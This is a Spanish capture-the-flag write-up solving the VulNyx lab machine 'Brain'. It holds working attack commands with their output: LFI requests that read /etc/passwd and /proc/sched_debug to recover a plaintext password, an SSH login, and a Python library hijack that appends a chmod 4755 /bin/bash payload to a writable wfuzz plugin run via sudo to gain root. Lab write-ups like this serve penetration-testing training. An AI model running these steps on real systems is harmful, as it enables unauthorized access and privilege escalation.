VulNyx - Brain
Information
Brain es una máquina Linux de dificultad fácil de la plataforma VulNyx, fue creada por el usuario d4t4s3c y funciona correctamente en los hipervisores VirtualBox y VMware.
Enumeration
Nmap
TCP
root@kali:~ ❯ nmap -n -Pn -sS -p- --min-rate 5000 192.168.1.93
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-26 12:37 +0200
Nmap scan report for 192.168.1.93
Host is up (0.000061s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
root@kali:~ ❯  nmap -sVC -p22,80 192.168.1.93
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-26 12:38 +0200
Nmap scan report for 192.168.1.93
Host is up (0.00026s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 32:95:f9:20:44:d7:a1:d1:80:a8:d6:95:91:d5:1e:da (RSA)
|   256 07:e7:24:38:1d:64:f6:88:9a:71:23:79:b8:d8:e6:57 (ECDSA)
|_  256 58:a6:da:1e:0f:89:42:2b:ba:de:00:fc:71:78:3d:56 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.38 (Debian)
Shell (ben)
80/TCP (HTTP)
Site

El contenido de la página parece ser la salida del archivo sched_debug.
Directory Fuzzing
Únicamente obtengo index.php, que corresponde a la página actual en la que me encuentro.
root@kali:~ ❯ gobuster dir -w /opt/directory-list-2.3-medium.txt -u http://192.168.1.93/ -x html,php,txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.93/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /opt/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              html,php,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
index.php            (Status: 200) [Size: 361]
Progress: 882176 / 882176 (100.00%)
===============================================================
Finished
===============================================================
Parameter Fuzzing
Encuentro el parámetro include vulnerable a Local File Inclusion (LFI), ya que permite apuntar al archivo /etc/passwd.
root@kali:~ ❯ wfuzz -c --hc=404 -w /opt/common.txt -u "http://192.168.1.93/index.php?FUZZ=/etc/passwd" --hh=361 2>/dev/null
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.1.93/index.php?FUZZ=/etc/passwd
Total requests: 4746

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000002202:   200        33 L     64 W       1750 Ch     "include"

Total time: 2.258473
Processed Requests: 4746
Filtered Requests: 4745
Requests/sec.: 2101.419
Local File Inclusion (LFI)
Interesting Files
Consigo leer el contenido del archivo /etc/passwd y enumero a los usuarios ben y root.
root@kali:~ ❯ curl -sX GET "http://192.168.1.93/index.php?include=/etc/passwd" | grep "sh$"
root:x:0:0:root:/root:/bin/bash
ben:x:1000:1000:ben,,,:/home/ben:/bin/bash
Hago caso a la pista y apunto al archivo sched_debud, filtro por el usuario enumerado y encuentro las credenciales de ben.
root@kali:~ ❯ curl -sX GET "http://192.168.1.93/index.php?include=/proc/sched_debug" | grep ben
 S    ben:B3nP4zz   383      1340.147606        52   120         0.000000         1.434053         0.000000 0 0 /
22/TCP (SSH)
Connect
Accedo al sistema como usuario ben con las credenciales obtenidas.
root@kali:~ ❯ sshpass -p "B3nP4zz" ssh ben@192.168.1.93 -o StrictHostKeyChecking=no 2>/dev/null
Linux brain 4.19.0-23-amd64 #1 SMP Debian 4.19.269-1 (2022-12-20) x86_64

ben@brain:~$ id ; hostname
uid=1000(ben) gid=1000(ben) grupos=1000(ben)
brain
Privilege Escalation
Enumeration
Sudo
El usuario ben puede ejecutar como root el binario wfuzz con sudo.
ben@brain:~$ sudo -l
Matching Defaults entries for ben on Brain:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User ben may run the following commands on Brain:
    (root) NOPASSWD: /usr/bin/wfuzz
Writable Files
Dispongo de permisos para escribir sobre el módulo range.py de wfuzz.
ben@brain:~$ find / -writable 2>/dev/null |grep -vE "proc|sys|tmp|run|dev|home|var"
/usr/lib/python3/dist-packages/wfuzz/plugins/payloads/range.py

ben@brain:~$ ls -l /usr/lib/python3/dist-packages/wfuzz/plugins/payloads/range.py
-rwxrwxrwx 1 root root 1519 abr 19  2023 /usr/lib/python3/dist-packages/wfuzz/plugins/payloads/range.py
Al revisar el help de wfuzz, observo que el parámetro -z permite cargar módulos.
-z payload : Specify a payload for each FUZZ keyword used in the form of name[,parameter][,encoder].
Abuse
Python Library Hijacking
Agrego permisos 4755 (SUID) a la /bin/bash en el módulo range.py.
ben@brain:~$ echo -e 'import os\nos.system("chmod 4755 /bin/bash")' >> /usr/lib/python3/dist-packages/wfuzz/plugins/payloads/range.py
Ejecuto wfuzz con sudo y al cargar el módulo range.py me convierto en usuario root.
ben@brain:~$ sudo -u root /usr/bin/wfuzz -c -z range,1-65535 -u "http://127.0.0.1/FUZZ"
ben@brain:~$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1168776 abr 18  2019 /bin/bash
ben@brain:~$ /bin/bash -pi
bash-5.0# id ; hostname
uid=1000(ben) gid=1000(ben) euid=0(root) grupos=1000(ben)
brain
Flags
Ya como usuario root puedo leer las flags user.txt y root.txt.
bash-5.0# find / -name user.txt -o -name root.txt 2>/dev/null |xargs cat
08c3****************************
4be6****************************
Hasta aquí la resolución de la máquina Brain de VulNyx.
Happy Hacking! 🙂